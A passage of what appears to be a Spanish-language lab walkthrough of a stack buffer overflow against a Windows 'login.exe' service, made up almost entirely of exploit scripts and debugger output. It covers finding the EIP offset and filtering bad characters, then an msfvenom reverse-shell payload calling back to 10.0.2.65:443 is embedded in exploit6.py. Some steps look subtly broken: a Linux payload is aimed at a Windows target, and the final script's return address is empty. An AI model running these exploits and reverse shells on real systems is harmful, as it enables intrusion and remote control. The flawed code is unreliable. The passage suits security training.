i6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo
4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2
Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0C
a1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf
9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7
Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((target_ip, port))
s.recv(1024)
s.send(payload.encode('utf-8'))
s.close()
```




```
❯ python exploit3.py 10.0.2.15 2371
```


```
EIP 65433765
```



```
❯ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 2000 -q 65433765
[*] Exact match at offset 1702
```




```
❯ cat exploit4.py

File: exploit4.py

import socket
import sys

try:
    target_ip = sys.argv[1]
    port = int(sys.argv[2])
except IndexError:
    print("[-] Usage: %s <Target IP> <Port>" % sys.argv[0])
    sys.exit()

payload = "A"*1702 + "B"*4 + "C"*20

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((target_ip, port))
s.recv(1024)
s.send(payload.encode('utf-8'))
s.close()
```




```
❯ python exploit4.py 10.0.2.15 2371
```


```
EIP 42424242
```




```
❯ cd
❯ cd badchars-0.5.0
❯ ./badchars
\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e
\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c
\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a
\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8
\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6
\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff
```




```
❯ cat exploit5.py
File: exploit5.py
import socket
import sys

try:
    target_ip = sys.argv[1]
    port = int(sys.argv[2])
except IndexError:
    print("[-] Usage: %s <Target IP> <Port>" % sys.argv[0])
    sys.exit()

payload = "A"*1702 + "B"*4 + "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\
x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50
\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7
c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\x
a8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\
xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff
"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((target_ip, port))
s.recv(1024)
s.send(payload.encode('utf-8'))
s.close()
```






```
❯ python exploit5.py 10.0.2.15 2371
```

```
ESP 00DCFB48
```




```
Address   Hex dump                 ASCII
00DCFB48  01 02 03 04 05 06 07 08  ☺☻♥♦♣♠•◘
00DCFB50  09 0A 0B 0C 0D 0E 0F 10  ..♂..♫☼►
00DCFB58  11 12 13 14 15 16 17 18  ◄↕‼¶§▬↨↑
00DCFB60  19 1A 1B 1C 1D 1E 1F 20  ↓→←∟#▲▼
00DCFB68  21 22 23 24 25 26 27 28  !"#$%&'(
00DCFB70  29 2A 2B 2C B0 00 00 00  )*+,░...
```


Hay que encontrar los caracteres erróneos 1 a 1 y borrando 1 a 1 y volver a ejecutar hasta que no haya ninguno. Después de encontrar todos los caracteres erróneos modificamos el exploit se eliminan para poder continuar con el siguiente paso



```
bad character
\x00\x2d\x2e\x46\x47\x59\x5e\x60
```




```
❯ cat exploit5.py
File: exploit5.py
import socket
import sys

try:
    target_ip = sys.argv[1]
    port = int(sys.argv[2])
except IndexError:
    print("[-] Usage: %s <Target IP> <Port>" % sys.argv[0])
    sys.exit()

payload = "A"*1702 + "B"*4 + "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\
x25\x26\x27\x28\x29\x2a\x2b\x2c\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51
\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7
d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\x
a9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\
xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((target_ip, port))
s.recv(1024)
s.send(payload.encode('utf-8'))
s.close()
```




```
EBX 00000134
ESP 00F8FB48
```

```
00F8FB48  01 02 03 04 05 06 07 08  ☺☻♥♦♣♠•◘
00F8FB50  09 0A 0B 0C 0D 0E 0F 10  ..♂..♫☼►
00F8FB58  11 12 13 14 15 16 17 18  ◄↕‼¶§▬↨↑
00F8FB60  19 1A 1B 1C 1D 1E 1F 20  ↓→←∟#▲▼
00F8FB68  21 22 23 24 25 26 27 28  !"#$%&'(
00F8FB70  29 2A 2B 2C 2F 30 31 32  )*+,/012
00F8FB78  33 34 35 36 37 38 39 3A  3456789:
00F8FB80  3B 3C 3D 3E 3F 40 41 42  ;<=>?@AB
00F8FB88  43 44 45 48 49 4A 4B 4C  CDEHIJKL
00F8FB90  4D 4E 4F 50 51 52 53 54  MNOPQRST
00F8FB98  55 56 57 58 5A 5B 5C 5D  UVWXZ[\]
00F8FBA0  5F 61 62 63 64 65 66 67  _abcdefg
00F8FBA8  68 69 6A 6B 6C 6D 6E 6F  hijklmno
00F8FBB0  70 71 72 73 74 75 76 77  pqrstuvw
00F8FBB8  78 79 7A 7B 7C 7D 7E 7F  xyz{|}~⌂
00F8FBC0  C2 80 C2 81 C2 82 C2 83  ┬Ç┬ü┬é┬â
00F8FBC8  C2 84 C2 85 C2 86 C2 87  ┬ä┬à┬å┬ç
00F8FBD0  C2 88 C2 89 C2 8A C2 8B  ┬ê┬ë┬è┬ï
00F8FBD8  C2 8C C2 8D C2 8E C2 8F  ┬î┬ì┬Ä┬Å
00F8FBE0  C2 90 C2 91 C2 92 C2 93  ┬É┬æ┬Æ┬ô
00F8FBE8  C2 94 C2 95 C2 96 C2 97  ┬ö┬ò┬û┬ù
00F8FBF0  C2 98 C2 99 C2 9A C2 9B  ┬ÿ┬Ö┬Ü┬ø
00F8FBF8  C2 9C C2 9D C2 9E C2 9F  ┬£┬Ø┬×┬ƒ
00F8FC00  C2 A0 C2 A1 C2 A2 C2 A3  ┬á┬í┬ó┬ú
00F8FC08  C2 A4 C2 A5 C2 A6 C2 A7  ┬ñ┬Ñ┬ª┬º
00F8FC10  C2 A8 C2 A9 C2 AA C2 AB  ┬¿┬®┬¬┬½
00F8FC18  C2 AC C2 AD C2 AE C2 AF  ┬¼┬¡┬«┬»
00F8FC20  C2 B0 C2 B1 C2 B2 C2 B3  ┬░┬▒┬▓┬│
00F8FC28  C2 B4 C2 B5 C2 B6 C2 B7  ┬┤┬Á┬Â┬À
00F8FC30  C2 B8 C2 B9 C2 BA C2 BB  ┬©┬╣┬║┬╗
```




```
❯ msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.0.2.65 LPORT=443 -f py -b '\x00\x2d\x2e\x46\x47\x59\x5e\x60'
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai failed with A valid opcode permutation could not be found.
Attempting to encode payload with 1 iterations of x86/call4_dword_xor
x86/call4_dword_xor failed with Encoding failed due to a bad character (index=11, char=0x5e)
Attempting to encode payload with 1 iterations of x86/countdown
x86/countdown failed with Encoding failed due to a bad character (index=68, char=0x47)
Attempting to encode payload with 1 iterations of x86/fnstenv_mov
x86/fnstenv_mov succeeded with size 91 (iteration=0)
x86/fnstenv_mov chosen with final size 91
Payload size: 91 bytes
Final size of py file: 463 bytes
buf =  b""
buf += b"\x29\xc9\xb1\x11\xd9\xee\xd9\x74\x24\xf4\x5b\x81"
buf += b"\x73\x13\xb5\x2c\x1c\x04\x83\xeb\xfc\xe2\xf4\x84"
buf += b"\xf7\xeb\xe7\xe6\x6f\x4f\x6e\xb7\xa5\xfd\xb4\xd3"
buf += b"\xe1\x9c\x97\xec\x9c\x23\xc9\x35\x65\x65\xfd\xdd"
buf += b"\x26\x1c\x06\xf4\x44\x1e\x04\xb4\x97\x95\xe5\x05"
buf += b"\x4a\x4c\x55\xe6\x9f\x1f\x8d\x54\xe1\x9c\x56\xdd"
buf += b"\x42\x33\x77\xdd\x44\x33\x2b\xd7\x45\x95\xe7\xe7"
buf += b"\x7f\x95\xe5\x05\x27\xd1\x84"
```




```
❯ cat exploit6.py
```


File: exploit6.py

```python
import socket
import sys

try:
    target_ip = sys.argv[1]
    port = int(sys.argv[2])
except IndexError:
    print("[-] Usage: %s <Target IP> <Port>" % sys.argv[0])
    sys.exit()

buf =  b""
buf += b"\x29\xc9\xb1\x11\xd9\xee\xd9\x74\x24\xf4\x5b\x81"
buf += b"\x73\x13\xb5\x2c\x1c\x04\x83\xeb\xfc\xe2\xf4\x84"
buf += b"\xf7\xeb\xe7\xe6\x6f\x4f\x6e\xb7\xa5\xfd\xb4\xd3"
buf += b"\xe1\x9c\x97\xec\x9c\x23\xc9\x35\x65\x65\xfd\xdd"
buf += b"\x26\x1c\x06\xf4\x44\x1e\x04\xb4\x97\x95\xe5\x05"
buf += b"\x4a\x4c\x55\xe6\x9f\x1f\x8d\x54\xe1\x9c\x56\xdd"
buf += b"\x42\x33\x77\xdd\x44\x33\x2b\xd7\x45\x95\xe7\xe7"
buf += b"\x7f\x95\xe5\x05\x27\xd1\x84"

payload = b"A"*1702 + b""  + b"\x90"*16 + buf

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((target_ip, port))
s.recv(1024)
s.send(payload)
s.close()
```







```
0BADF00D -----------------------------------------------------------------------------------------------------------------------------------------
0BADF00D  Base       | Top        | Size       | Rebase | SafeSEH | ASLR  | CFG   | NXCompat | OS Dll | Version, Modulename & Path, DLLCharacteristics
0BADF00D -----------------------------------------------------------------------------------------------------------------------------------------
0BADF00D  0x62500000 | 0x62510000 | 0x00010000 | False  | False   | False | False |  False   | False  | -1.0- [login_support.dll] (C:\Users\Administrador\Downloads\login_support.dll) 0x0
0BADF00D  0x00400000 | 0x00413000 | 0x00013000 | False  | False   | False | False |  False   | False  | -1.0- [login.exe] (C:\Users\Administrador\Downloads\login.exe) 0x0
0BADF00D  0x76af0000 | 0x76b4e000 | 0x0005e000 | True   | True    | True  | True  |  False   | True   | 10.0.18362.290 [WS2_32.dll] (C:\Windows\System32\WS2_32.dll) 0x4140
0BADF00D  0x75550000 | 0x755af000 | 0x0005f000 | True   | True    | True  | True  |  False   | True   | 10.0.18362.295 [bcryptPrimitives.dll] (C:\Windows\System32\bcryptPrimitives.dll) 0x
0BADF00D  0x76cb0000 | 0x76eac000 | 0x001fc000 | True   | True    | True  | True  |  False   | True   | 10.0.18362.329 [KERNELBASE.dll] (C:\Windows\System32\KERNELBASE.dll) 0x4140
0BADF00D  0x76150000 | 0x76230000 | 0x000e0000 | True   | True    | True  | True  |  False   | True   | 10.0.18362.329 [KERNEL32.DLL] (C:\Windows\System32\KERNEL32.DLL) 0x4140
0BADF00D  0x75000000 | 0x750bf000 | 0x000bf000 | True   | True    | True  | True  |  False   | True   | 7.0.18362.1 [msvcrt.dll] (C:\Windows\System32\msvcrt.dll) 0x4140
0BADF00D  0x74750000 | 0x7475a000 | 0x0000a000 | True   | True    | True  | True  |  False   | True   | 10.0.18362.1 [CRYPTBASE.dll] (C:\Windows\System32\CRYPTBASE.dll) 0x4540
